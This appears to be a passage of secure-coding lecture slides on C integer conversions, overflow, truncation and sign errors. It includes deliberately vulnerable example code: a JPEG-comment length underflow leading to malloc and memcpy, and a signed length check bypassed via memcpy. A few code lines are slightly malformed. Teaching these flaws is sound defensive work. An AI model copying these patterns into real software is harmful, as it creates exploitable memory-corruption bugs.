short	**unsigned long**	**Sign-extend to long; convert long to unsigned long**
long	**char**	**Preserve low-order byte**
long	**short**	**Preserve low-order word**
long	**unsigned char**	**Preserve low-order byte**
long	**unsigned short**	**Preserve low-order word**
long	**unsigned long**	**Preserve pattern; high-order bit loses function as sign bit**

Key: Lost data | Misinterpreted data

Signed Integer Conversion Example

```
1. unsigned int l = ULONG
2. char c = -1;
3. if (c == l) {
4.  printf("-1 = 4,294,967,295?\n");
5. }
```

The value of **`c`** is compared to the value of **`l`**.

Because of integer promotions, **`c`** is converted to an unsigned integer with a value of **`0xFFFFFFFF`** or 4,294,967,295

Usual Arithmetic Conversions

- If both operands have the same type no conversion is needed.
- If both operands are of the same integer type (signed or unsigned), the operand with the type of lesser integer conversion rank is converted to the type of the operand with greater rank.
- If the operand that has unsigned integer type has rank >= to the rank of the type of the other operand, the operand with signed integer type is converted to the type of the operand with unsigned integer type.
- If the type of the operand with signed integer type can represent all of the values of the type of the operand with unsigned integer type, the operand with unsigned integer type is converted to the type of the operand with signed integer type.

Integer Error Conditions

- Integer operations can resolve to unexpected values as a result of an
  - overflow
  - sign error
  - truncation

Overflow

- An integer overflow occurs when an integer is increased beyond its maximum value or decreased beyond its minimum value.
- Overflows can be signed or unsigned

A signed overflow occurs when a value is carried over to the sign bit	**An unsigned overflow occurs when the underlying representation can no longer represent a value**

Overflow Examples 1

```
1. int i;
2. unsigned int j;

3. i = INT_MAX;  // 2,147,483,647
4. i++;
5. printf("i = %d\n", i);

6. j = UINT_MAX; // 4,294,967,295;
7. j++;
8. printf("j = %u\n", j);
```

Overflow Examples 2

```
 9. i = INT_MIN; // -2,147,483,648;
10. i--;
11. printf("i = %d\n", i);

12. j = 0;
13. j--;
14. printf("j = %u\n", j);
```

Truncation Errors

- Truncation errors occur when
  - an integer is converted to a smaller integer type and
  - the value of the original integer is outside the range of the smaller type
- Low-order bits of the original value are preserved and the high-order bits are lost.

Truncation Error Example

- **`1. char cresult, c1, c2, c3;`**
- **`2. c1 = 100;`**
- **`3. c2 = 90;`**
- **`4. cresult = c1 + c2;`**

Integers smaller than **`int`** are promoted to **`int`** or **`unsigned int`** before being operated on

Integer Operations

- Integer operations can result in errors and unexpected value.
- Unexpected integer values can cause
  - unexpected program behavior
  - security vulnerabilities
- Most integer operations can result in exceptional conditions.

Integer Addition

- Addition can be used to add two arithmetic operands or a pointer and an integer.
- If both operands are of arithmetic type, the usual arithmetic conversions are performed on them.
- Integer addition can result in an overflow if the sum cannot be represented in the number allocated bits

Integer Division

- An integer overflow condition occurs when the min integer value for 32-bit or 64-bit integers are divided by -1.
  - In the 32-bit case, –2,147,483,648/-1 should be equal to 2,147,483,648

- 2,147,483,648 /-1 = - 2,147,483,648

  - Because 2,147,483,648 cannot be represented as a signed 32-bit integer the resulting value is incorrect

Vulnerabilities Section Agenda

Integer overflow

- Sign error
- Truncation
- Non-exceptional

JPEG Example

- Based on a real-world vulnerability in the handling of the comment field in JPEG files
- Comment field includes a two-byte length field indicating the length of the comment, including the two-byte length field.
- To determine the length of the comment string (for memory allocation), the function reads the value in the length field and subtracts two.
- The function then allocates the length of the comment plus one byte for the terminating null byte.

Integer Overflow Example

```
void getComment(unsigned int len, char *src) {
    unsigned int size;
    size = len - 2;
    char *comment = (char *)malloc(size + 1);
    memcpy(comment, src, size);
    return;
}
int _tmain(int argc, _TCHAR* argv[]) {
    getComment(1, "Comment ");
    return 0;
}
```

Sign Error Example 1

```
#define BUFF_SIZE 10
int main(int argc, char* argv[]){
    int len;
    char buf[BUFF_SIZE];
    len = atoi(argv[1]);
    if (len < BUFF_SIZE){
        memcpy(buf, argv[2], len);
    }
}
```

Mitigation

- Type range checking
- Strong typing
- Compiler checks
- Safe integer operations
- Testing and reviews